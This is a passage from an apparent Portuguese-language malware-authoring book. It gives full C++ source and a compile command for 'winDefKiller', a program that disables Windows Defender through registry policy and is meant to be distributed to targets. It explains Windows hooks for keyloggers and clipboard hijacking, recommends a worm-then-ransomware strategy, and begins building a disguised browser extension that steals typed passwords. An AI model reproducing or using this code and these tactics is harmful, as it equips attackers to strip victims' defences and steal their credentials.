Essa dll é uma implementação da clássica biblioteca GNU/Linux PThread, mas para Microsoft Windows, mesmo que esteja com MSYS2 instalado em um GNU/Linux projetando malwares para Microsoft Windows conseguirá compilar normalmente. Veja que apenas temos no diretório **codigo** os arquivos disableWinDef.cpp e libwinpthread-1.dll, conforme figura abaixo.




No arquivo disableWinDef.cpp edite o código da listagem abaixo, fique atento pois o C/C++ é case sensitive.

```
1. #include <windows.h>
2. #include <stdio.h>
3. #include <iostream>
4.
```


```
5.  using namespace std;
6.
7.  bool isUserAdmin() {
8.     BOOL isAdmin = FALSE;
9.     SID_IDENTIFIER_AUTHORITY NtAuthority = SECURITY_NT_AUTHORITY;
10.    PSID AdministratorsGroup;
11.
12.    if (!AllocateAndInitializeSid(&NtAuthority, 2,
    SECURITY_BUILTIN_DOMAIN_RID,DOMAIN_ALIAS_RID_ADMINS, 0, 0, 0, 0, 0,
    0,&AdministratorsGroup)) {
13.       return false;
14.    }
15.    if (!CheckTokenMembership(NULL, AdministratorsGroup, &isAdmin)) {
16.       FreeSid(AdministratorsGroup);
17.       return false;
18.    }
19.    FreeSid(AdministratorsGroup);
20.    return isAdmin != FALSE;
21. }
22.
23. // disable defender via registry
24. int main(int argc, char* argv[]) {
25.    HKEY key;
26.    HKEY new_key;
27.    DWORD disable = 1;
28.
29.    if (!isUserAdmin()) {
30.       cout << "please run this program as administrator." << endl;
31.       return -1;
32.    }
33.
34.    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Policies\\Microsoft\\Windows Defender", 0, KEY_ALL_ACCESS, &key);
35.    if (res == ERROR_SUCCESS) {
36.       RegSetValueEx(key, "DisableAntiSpyware", 0, REG_DWORD, (const BYTE*)&disable,
    sizeof(disable));
37.       RegCreateKeyEx(key, "Real-Time Protection", 0, 0, REG_OPTION_NON_VOLATILE,
    KEY_ALL_ACCESS, 0, &new_key, 0);
38.       RegSetValueEx(new_key, "DisableRealtimeMonitoring", 0, REG_DWORD, (const
    BYTE*)&disable, sizeof(disable));
39.       RegSetValueEx(new_key, "DisableBehaviorMonitoring", 0, REG_DWORD, (const
    BYTE*)&disable, sizeof(disable));
40.       RegSetValueEx(new_key, "DisableScanOnRealtimeEnable", 0, REG_DWORD, (const
    BYTE*)&disable, sizeof(disable));
41.       RegSetValueEx(new_key, "DisableOnAccessProtection", 0, REG_DWORD, (const
    BYTE*)&disable, sizeof(disable));
42.       RegSetValueEx(new_key, "DisableIOAVProtection", 0, REG_DWORD, (const
    BYTE*)&disable, sizeof(disable));
```

```
43.
44.       RegCloseKey(key);
45.       RegCloseKey(new_key);
46.     }
47.
48.     cout << "Windows Defender has been disabled." << endl;
49.     cout << "Please restart your computer to take effect." << endl;
50.     getchar();
51.     return 0;
52. }
```

Agora vamos compilar, ou seja, gerar o arquivo .exe, para isso no Windows digite em busca Msys2, vários programas serão apresentados, então escolha esse da figura.




Um terminal será aberto com várias variáveis de ambientes carregadas, então navegue até o diretório **codigo** com o comando cd e compile o arquivo disableWinDef.cpp conforme comando abaixo (coloquei abaixo da figura modo textual).




Pode copiar e colar da listagem abaixo, para evitar erros.

```
x86_64-w64-mingw32-g++ -O2 disableWinDef.cpp -o winDefKiller
-I/usr/share/mingw-w64/include -L/usr/lib -s -ffunction-sections -fdata-sections
-Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
-fpermissive -Wnarrowing -fexceptions
```


Um novo arquivo será gerado, o arquivo **winDefKiller**, conforme figura abaixo, pronto, este é o malware que irá distribuir junto com a biblioteca libwinpthread-1.dll (ver figura abaixo).




Para testes, pode executar no computador VM que está codificando (não execute em seu computador pessoal), para isso, como Administrador execute o arquivo **winDefKiller**, conforme figura abaixo.



A mensagem é simples, mas o Defender ainda está rodando. Quando seu alvo reiniciar o computador este virá sem nenhuma defesa nativa do Microsoft Windows e será um alvo fácil para qualquer outro malware.



Para testar, reinicie seu computador e procure por Defender, verá que uma mensagem informará que o Defender foi desativado pela política de segurança, sei que soa estranho, mas é Microsoft Windows.



12.1.5 Windows Advanced Firewall

O Windows vem com duas interfaces de firewall diferentes: o Firewall do Windows padrão e o Firewall do Windows com Segurança Avançada.

No Windows XP, o Windows Firewall inicial atraiu muitas críticas por suas limitações. O Firewall do Windows era unidirecional e não parava as conexões de saída com a Internet e não filtrava o tráfego IPv6. Se o usuário usasse uma conta de administrador (como muitos usuários faziam com o XP), os vírus poderiam desabilitar facilmente o firewall e isso enfraqueceria ainda mais a reputação da proteção integrada.

Felizmente, a Microsoft atualizou o firewall rapidamente e ativou as Atualizações Automáticas e a Central de Segurança do Windows, que corrigiu muitas das falhas anteriores. Para aqueles usuários com habilidades administrativas que precisam definir configurações avançadas, como ajuste fino de uma conexão VPN ou monitoramento de logs de firewall, você deve clicar no link Configurações avançadas ou digitar “wf.msc” no comando Executar ou Pesquisar.

O console de gerenciamento do Firewall do Windows com Segurança Avançada foi introduzido com o Windows Vista e fornece acesso a muitas opções avançadas e permite a administração remota.

No console, você pode configurar o seguinte:

- Regras de entrada: capacidade de firewall tradicional para impedir a entrada na rede.
- Regras de saída: bloqueia o tráfego de saída, como a prevenção de malware que tenta “telefonar para casa”
- Regras de segurança de conexão: usadas para configurar VPN avançada e tunelamento e definir definições de configuração
- Monitoramento: usado para registrar o tráfego de entrada e saída por meio do firewall

O Firewall do Windows com Segurança Avançada permite uma grande quantidade de filtragem de pacotes de baixo nível e refinamento do tráfego de rede, como a capacidade de filtrar endereços IP de origem e destino e intervalos de porta e tipo de dados, como UDP ou TCP.

Você pode editar a regra e alterar qualquer um dos parâmetros disponíveis. Se você percorrer as regras de entrada e saída, verá que há muitas regras incorporadas ao Windows. As regras de segurança de conexão permitem que você implemente tráfego muito seguro entre endpoints, como entre computadores remotos ou entre endereços IP específicos na rede ou na Internet.

Por exemplo, você pode exigir que apenas o tráfego de rede criptografado seja permitido para todas as comunicações com um servidor de gateway de pagamento seguro em sua rede interna. Isso pode ser obtido criando uma regra de segurança de conexão no Firewall do Windows com Segurança Avançada, que usa a regra de servidor para servidor e força as conexões a serem permitidas somente se as conexões usarem certificados de segurança IPsec.

O IPsec costuma ser usado para proteger o tráfego de servidor para servidor em ambientes de alta segurança. Não é possível invadir o fluxo de rede e descriptografar o conteúdo do pacote protegido por IPsec, a menos que os certificados ou chaves pré-compartilhadas (PSK) já tenham sido comprometidos.

Regras de segurança de conexão são frequentemente utilizadas em ambientes corporativos e são definidas pelo administrador da rede. Você deve tomar cuidado ao configurá-los para garantir que não se bloqueie inadvertidamente de uma rede ou impeça conexões ao habilitar uma nova regra.

Além das ferramentas GUI com o Painel de Controle, você também pode definir as configurações de firewall por meio do prompt de comando, PowerShell e usando a Diretiva de Grupo.

12.1.6 Microsoft Windows Registry

12.1.5 Menus e inicialização

12.1.4 Diretivas e Controladores de Domínio

12.1.5 Cadeia de mensagens Hooks no Windows

Um Hook é um mecanismo pelo qual um aplicativo pode interceptar eventos, como mensagens, ações do mouse e keyboard. Uma função que intercepta um determinado tipo de evento é conhecida como HOOK PROCEDURE. Um hook procedure pode atuar em cada evento que recebe e, em seguida, modificar ou descartar o evento.

A seguir, alguns exemplos de usos para hooks:

Monitorar mensagens para fins de depuração;
Fornecer suporte para gravação e reprodução de macros;
Fornecer suporte para uma tecla de ajuda (F1);
Simule a entrada do mouse e do teclado;
Capturar teclas de keyboard e salvar em um arquivo;
Trocar um texto em Clipboard, tal como uma chave pix ou de criptomoeda;

Os hooks tendem a diminuir a velocidade do sistema porque aumentam a quantidade de processamento que o sistema deve executar para cada mensagem.

12.1.5.1 Hook Chains

O sistema suporta muitos tipos diferentes de hooks, cada tipo fornece acesso a um aspecto diferente de seu mecanismo de manipulação de mensagens. Por exemplo, um aplicativo pode usar o hook WH_MOUSE para monitorar o tráfego de mensagens de mouse.

O sistema mantém uma HOOK CHAIN separada para cada tipo de hook, uma hook chain é uma lista de ponteiros para funções especiais de retorno de chamada definidas pelo aplicativo, chamadas de procedimentos de hook. Quando ocorre uma mensagem associada a um determinado tipo de hook, o sistema passa a mensagem para cada procedimento de hook referenciado na hook chain, um após o outro.

A ação que um procedimento de hook pode executar depende do tipo de hook envolvido, os procedimentos de hook para alguns tipos de hooks podem apenas monitorar mensagens (exemplo keylogger), outros podem modificar as mensagens (alterar clipboard) ou interromper seu progresso na cadeia (tentativa de interromper um malware), impedindo-os de alcançar o próximo procedimento de hook ou a janela de destino.

12.1.5.2 Hook Procedure


Para adicionar um procedimento na hook chain deve-se adicionar ao malware uma procedure (ver código abaixo) e registrar esta com SetWindowsHookEx (definido em user32.dll).

```
1.  LRESULT CALLBACK HookProc(
2.    int nCode,
3.    WPARAM wParam,
4.    LPARAM lParam
5.  )
6.  {
7.     // process event
```

```
8.      ...
9.
10.    return CallNextHookEx(NULL, nCode, wParam, lParam);
11. }
```

O parâmetro nCode é um código de tipo de hook que o procedimento usará para determinar a ação a ser executada, o valor do código depende então do tipo (listagem futura). Os valores dos parâmetros wParam e lParam dependem do código de hook, mas geralmente possuem informações sobre uma mensagem que foi enviada ao procedimento.

A função SetWindowHookEx sempre vai alocar o procedimento no início da hook chain, e sempre que o sistema chama a hook chain invoca o primeiro procedimento que após o processamento passa para o próximo evento que pode estar em outro processo, para isso deve-se chamar a CallNextHookEx[78].



No Windows temos a distinção de segmentos globais (GLOBAL) e segmentos locais (SEGMENTO) a um processo, nem todo tipo de procedimento é global, vamos discutir isso mais para frente.

12.1.5.3 Hook Types

Cada tipo de hook permite que um aplicativo monitore um aspecto diferente do mecanismo de tratamento de mensagens do sistema, as seções a seguir descrevem os principais tipos de mensagens dentre uma lista de hooks disponíveis.

• WH_CALLWNDPROC (4) • WH_CALLWNDPROCRET (12) • WH_CBT (5)	• WH_JOURNALRECORD (0) • WH_KEYBOARD_LL (13) • WH_KEYBOARD (2)

[78] Mais detalhes em http://www.kab-studio.biz/Programing/Codian/DLL_Hook_SClass/07.html

• WH_DEBUG (9) • WH_FOREGROUNDIDLE (11) • WH_GETMESSAGE (3) • WH_JOURNALPLAYBACK (1)	• WH_MOUSE_LL (14) • WH_MOUSE (7) • WH_MSGFILTER (-1) • WH_SYSMSGFILTER (6) • WH_SHELL (10)

WH_GETMESSAGE
O hook WH_GETMESSAGE permite que um aplicativo monitore as mensagens prestes a serem retornadas pela função GetMessage ou PeekMessage.

Você pode usar o hook WH_GETMESSAGE para monitorar entrada de mouse e teclado e outras mensagens postadas na fila de mensagens.

WH_JOURNALRECORD* (descontinuado no Microsoft Windows 11)
O hook WH_JOURNALRECORD permite monitorar e registrar eventos de entrada. Normalmente, você usa esse hook para gravar uma sequência de eventos de mouse e teclado para reprodução posterior usando WH_JOURNALPLAYBACK.

O hook WH_JOURNALRECORD é global—não pode ser usado como um thread específico.

WH_JOURNALPLAYBACK* (descontinuado no Microsoft Windows 11)
O hook WH_JOURNALPLAYBACK permite que um aplicativo insira mensagens na fila de mensagens do sistema. Você pode usar esse hook para reproduzir uma série de eventos de mouse e teclado gravados anteriormente usando WH_JOURNALRECORD. A entrada normal de mouse e teclado é desativada enquanto um hook WH_JOURNALPLAYBACK estiver instalado. Um hook WH_JOURNALPLAYBACK é um hook global.

O hook **WH_JOURNALPLAYBACK** retorna um valor de tempo limite e esse valor informa ao sistema quantos milissegundos esperar antes de processar a mensagem atual do hook de reprodução.

WH_KEYBOARD_LL
O hook WH_KEYBOARD_LL permite que você monitore eventos de entrada de teclado prestes a serem postados em uma fila de entrada de encadeamento.

WH_KEYBOARD
O hook WH_KEYBOARD permite que um aplicativo monitore o tráfego de mensagens para mensagens WM_KEYDOWN e WM_KEYUP prestes a serem retornadas pela função GetMessage ou PeekMessage. Você pode usar o hook WH_KEYBOARD para monitorar a entrada do teclado postada em uma fila de mensagens.

WH_MOUSE_LL
O hook WH_MOUSE_LL permite que você monitore eventos de entrada de mouse prestes a serem postados em uma fila de entrada de encadeamento.

WH_MOUSE

O hook WH_MOUSE permite que você monitore as mensagens do mouse prestes a serem retornadas pela função GetMessage ou PeekMessage. Você pode usar o hook WH_MOUSE para monitorar a entrada do mouse postada em uma fila de mensagens.

Dos tipos de hooks acima, alguns podemos manipular/consultar de forma global, segue tabela.

TIPO	SEGMENTO	GLOBAL
WH_CALLWNDPROC	SIM	SIM
WH_CALLWNDPROCRET	SIM	SIM
WH_CBT	SIM	SIM
WH_DEBUG	SIM	SIM
WH_FOREGROUNDIDLE	SIM	SIM
WH_GETMESSAGE	SIM	SIM
WH_JOURNALPLAYBACK	NÃO	SIM
WH_JOURNALRECORD	NÃO	SIM
WH_KEYBOARD	SIM	SIM
WH_KEYBOARD_LL	NÃO	SIM
WH_MOUSE	SIM	SIM
WH_MOUSE_LL	NÃO	SIM
WH_MSGFILTER	SIM	SIM
WH_SHELL	SIM	SIM
WH_SYSMSGFILTER	NÃO	SIM

15.1.5.4 Funções Hook

As funções definidas no sistema para trabalhar com Hooks são:

● CallMsgFilter ● CallNextHookEx ● CallWndProc ● CallWndRetProc ● CBTProc ● DebugProc	● KeyboardProc ● LowLevelKeyboardProc ● LowLevelMouseProc ● MessageProc ● MouseProc ● SetWindowsHookEx

• ForegroundIdleProc • GetMsgProc • JournalPlaybackProc • JournalRecordProc	• ShellProc • SysMsgProc • UnhookWindowsHookEx

SetWindowsHookExA
Instala um procedimento de hook definido pelo aplicativo em uma hook chain, você instalaria um procedimento de hook para monitorar o sistema para determinados tipos de eventos e esses eventos são associados a um thread específico ou a todos os threads na mesma área de trabalho.

```
1. HHOOK SetWindowsHookExA(
2.         [in] int         idHook,
3.         [in] HOOKPROC  lpfn,
4.         [in] HINSTANCE hmod,
5.         [in] DWORD    dwThreadId
6. );
```

Onde i idHook é o ID do tipo hook, por exemplo vamos utilizar em nosso Malware Keylogger o WH_KEYBOARD_LL que é id 13.

Parâmetro lpfn do tipo HOOKPROC é um ponteiro para o procedimento hook. Se o parâmetro dwThreadId for zero ou especificar o identificador de um thread criado por um processo diferente, o parâmetro lpfn deverá apontar para um procedimento hook em uma DLL*. Caso contrário, lpfn pode apontar para um procedimento de hook no código associado ao processo atual.

O parâmetro hmod é uma instância, ou seja, um identificador para a DLL que contém o procedimento hook apontado pelo parâmetro lpfn (caso seja uma dll). O parâmetro hMod deve ser definido como NULL se o parâmetro dwThreadId especificar um thread criado pelo processo atual e se o procedimento hook estiver no código associado ao processo atual.

O parâmetro dwThreadId do tipo DWORD é o identificador do encadeamento com o qual o procedimento hook deve ser associado. Para aplicativos de área de trabalho, se esse parâmetro for zero, o procedimento hook será associado a todos os encadeamentos existentes em execução na mesma área de trabalho que o encadeamento de chamadas.

CallNextHookEx
Passa as informações do hook para o próximo procedimento de hook na chain atual. Um procedimento de hook pode chamar essa função antes ou depois de processar as informações hook.

O parâmetro hhk é um ponteiro opicional para o próximo hook, pode ou não ser passado. Geralmente pegamos o retorno de SetWindowsHookEx e usamos como entrada neste parâmetro pos o SetWindowsHookEx retorna o ponteiro para o próximo hook.

O parâmetro nCode do tipo inteiro é o código hook passado para o procedimento atual. O próximo procedimento hook na chain usa esse código para determinar como processar as informações.

wParam do tipo WPARAM é passado para o procedimento hook atual. O significado deste parâmetro depende do tipo de hook associado à chain atual.

lParam do tipo LPARAM é passado para o procedimento hook atual. O significado deste parâmetro depende do tipo de hook associado à chain.

UnhookWindowsHookEx
Remove um procedimento hook instalado em uma hook chain, a instalação foi feita pela função SetWindowsHookEx.

```
1. BOOL UnhookWindowsHookEx(
2.   [in] HHOOK hhk
3. );
```

O parâmetro hhk é um ponteiro para o hook a ser removido.

12.2 GNU/Linux

12.3 Android

12.4 IOS

13 Malwares e técnicas de evasão (falta)

O que é um Malware? Uma pergunta complexa mesmo para quem atua dentro das linhas sórdidas do hacktivismo, é comum para um profissional comum se resumir a erros e problemas.

Mas poucos problemas em uma Infraestrutura são tão danosos quanto a ação de um software que atua contra a própria organização. Geralmente uma falha de infra é resolvida se entendendo o problema de um ou mais equipamentos e corrigindo, mas um malware bem projetado, não.

Mas a pergunta deve ser, por que isso? e a resposta é somente e vou utilizar uma frase de um famoso montahista chamado George Mallory: Porque ele está lá.

Hackers desenvolvem tais artifícios tecnológicos para alcançar este objetivo, só que para um montanhista existe um cume, para nós hackers não, e por isso sempre além em um esforço infinito para se alcançar um objetivo sempre além.

Qual o impacto de um malware? a resposta agora é ampla, pode ser uma simples ação contra um host, um impacto na rede de computadores, servidores, armazenamento de dados e cloud, tudo pode ser afetado.

Existem classes de malwares, mas para muitos programadores de malwares tudo é uma coisa só, mas eu gosto de dividir para utilizar as melhores estratégias contra um alvo, ou seja, malwares gigantes e monolíticos tendem a ser mais difíceis de se parametrizar e os tornam complexos.

Por exemplo, worms e ransomwares, são dois malwares que possuem funções diferentes e naturalmente em um ataque podem ser utilizados de acordo com estratégias, uma boa estratégia é: Com um worm faça uma movimentação lateral na rede, e depois que estiver bem estabelecido em várias máquinas na rede, faça uma descarga de um ransomware e só então criptografe.

Se um Ransomware não estiver instalado em vários computadores de uma infra seu dano pode ser reversível, então o worm foi usado para isso.

Agora vou divergir de pesquisadores renomados de empresas de segurança, que afirmam que é fácil a remoção destes malwares, mas digo, se mal projetado sim, ou seja, tem o porem da capacidade do hacker de montar estratégias que levam a resiliência de um malware em uma determinada infra.

Um hacker expert possui muito conhecimento de Redes de Computadores e Sistemas Operacionais, digo, não somente a prática diária mas também da teoria por traz destes artifícios tecnológicos. Também deve ser muito bom em programação e ter boa noção de processamento de dados, e quando digo programação, é em qualquer linguagem. Em suma, é um profissional completo na área da tecnologia e geralmente trilha este caminho há

mais de 2 décadas, é um longo caminho para quem é iniciante e usando a frase do montanhista, vai que está lá.

No começo malwares se propagavam por mídias removíveis, afinal no começo as redes de computadores estavam embrionárias nos lares e nas empresas (estou desprezando projetos de redes militares e em campus universitários americanos).

Malwares já se espalharam em Floppy Disk e posteriormente em Pendrives, mas repare que a tecnologia evolui e OS MEIOS de infeção mudam, e para cada meio existem estratégias de infecções diferentes. Neste ponto já cunho dois termos importantes para um hacker, o MEIO e a TÉCNICA escolhida por meio da estratégia.

No início da popularização da Internet, o caos reinou sobre so lares pois alguns fatores coincidiram no tempo:

- Um público desinformado;
- Um público relapso com a segurança;
- Novo meio e este se alastrando rapidamente;
- Novas técnicas;
- Windows XP[79] se popularizando;
- Avanço do comércio eletrônico na Internet.

Poderia citar outros tópicos, mas estes já são suficientes para entender um cenário propício para hackers pouco habilidosos e naturalmente os habilidosos.

Alguns sistemas operacionais são considerados mais seguros, erroneamente levando os usuários a ficarem relapsos com a segurança, mas digo, tudo é e sempre foi vulnerável, e não preciso dizer sobre o futuro. A vantagem do UNIX e derivados é:
Uma estrutura de diretórios e arquivos organizados;
Simplicidade em tudo.

Sim, o Microsoft Windows nunca terá estabilidade de um UNIX|LINUX e derivados pois nunca fará um downgrade de complexidade de código e muito menos organizará seu sistema de arquivos. LINUX e uma evolução e até hoje milhares de entusiastas discutem sua estrutura de diretórios e arquivos.

Ser hacker hoje é muito mais complexo do que ser hacker há 20 anos atrás, muito se evoluiu inclusive no mundo Microsoft, principalmente com suas experiências com o Microsoft Windows XP. Recursos foram criados no mundo Microsoft, tais como o User Account Control que foi implantado inicialmente no Microsoft Windows Vista e o Secure Boot introduzido no Microsoft Windows 8 que atuam como primeira linha de defesa sobre infecção. Neste livro serão abordados tais recursos do mundo Microsoft Windows e dicas de como os contornar.

[79] Microsoft Windows XP levava os usuários ao uso contínuo da conta Administrativa sendo muito permissiva.

Modo de ataque
- modo ativo
- modo passivo

13.1 Definindo bons nomes para malwares

13.4 Malwares

13.4.1 Installers

13.4.2 Ransomware


13.4.3 Spyware

13.4.3.1 Spyware in Browser

Uma grande vantagem deste malware que será descrito é que não precisará de permissão especial para sua instalação, e tem como alvo dados digitados em inputs, ideal para obter usuários e senhas.

A implantação do malware no alvo é rápida, se dará por uma de três possibilidades que serão descritas no final do material, e por se apoiar na flexibilidade do Google Chrome, Brave e Firefox, não será capturado como um malware e dificilmente um usuário (até experiente) irá vasculhar e localizar o artefato no alvo.

A fragilidade é que qualquer Browser moderno aceita qualquer extensão não registrada que pode realizar conexões por Ajax sem validação de CORS. O modelo de comunicação está exibido na imagem abaixo.



Os recursos podem ser acessados, pelos links.

https://bitbucket.org/esbjs/inputbrowser/src/master/

A princípio todo o código pode ser obtido no Git acima, mas será descrito como desenvolver um spywere, comece criando um diretório chamado inputbrowser no diretório do usuário corrente.

Toda a aula está sendo desenvolvida baseada em GNU/Linux, nunca brinque de desenvolver malwares em um computador sem criptografia, e de preferência, trabalhe com virtualização.

Dentro do diretório inputbrowser crie um diretório extension e dentro deste diretório extension dos arquivos, o manifest.json e rotina.js. Já o jquery.js pode ser obtido neste link.

```
[redacted]~/desenv$ tree inputbrowser/
inputbrowser/
├── extension
│   ├── jquery.js
│   ├── manifest.json
│   └── rotina.js
└── server.py

1 directory, 4 files
[redacted]~/desenv$
```

O manifest.json contém a definição de segurança e dados exibidos na extensão do Browser, edite o seguinte arquivo json neste arquivo.


```
1. {
2.   "name": "Browser Translator Plus",
3.   "description": "Translate input text box",
4.   "version": "1.0",
5.   "manifest_version": 3,
```

```
6.
7.    "content_scripts": [
8.      {
9.        "matches": [
10.         "<all_urls>"
11.       ],
12.       "js": [
13.         "jquery.js", "rotina.js"
14.       ]
15.     }
16.   ],
17.
18.   "permissions": ["storage", "activeTab", "scripting"],
19.   "action": {
20.     "default_popup": "",
21.     "default_icon": {
22.     }
23.   },
24.   "icons": {
25.   },
26.   "options_page": ""
27. }
```

Vamos comparar o json acima com a imagem abaixo, o campo name do Json e o campo version geram o título da extensão, é ideal que este nome seja um nome associado ao Browser, alguns exemplos interessantes, se o alvo tem um Google Chrome:

- Chrome Offline;
- Chrome Office Toolkit;

O nome tem que ser um nome que não desperte a atenção do alvo, logo em seguida crie uma description convincente que é algo do Browser ou muito importante para o usuário. Toda extension Chrome tem um ID, sempre que modifica alguma coisa no componente ou no arquivo de definição um novo ID é gerado, o usuário não procura estes códigos logo não servirá para o mesmo identificar se está certo ou errado.



O próximo passo é codificar a execução da extenção, e de início já afirmo que há restrições. Basicamente pode-se implementar javascript, telas, rotinas, mas é complicado a comunicação e a execução de eval().

Para comunicação com o servidor será usado Ajax CORS, o hacker bom entendedor saberá como operar com protocolos HTTP + CORS. No início do script já começa com a URL do serviço que vamos programar.

```
1.  const URL_SERVIDOR = "http://127.0.0.1:8080/";
2.
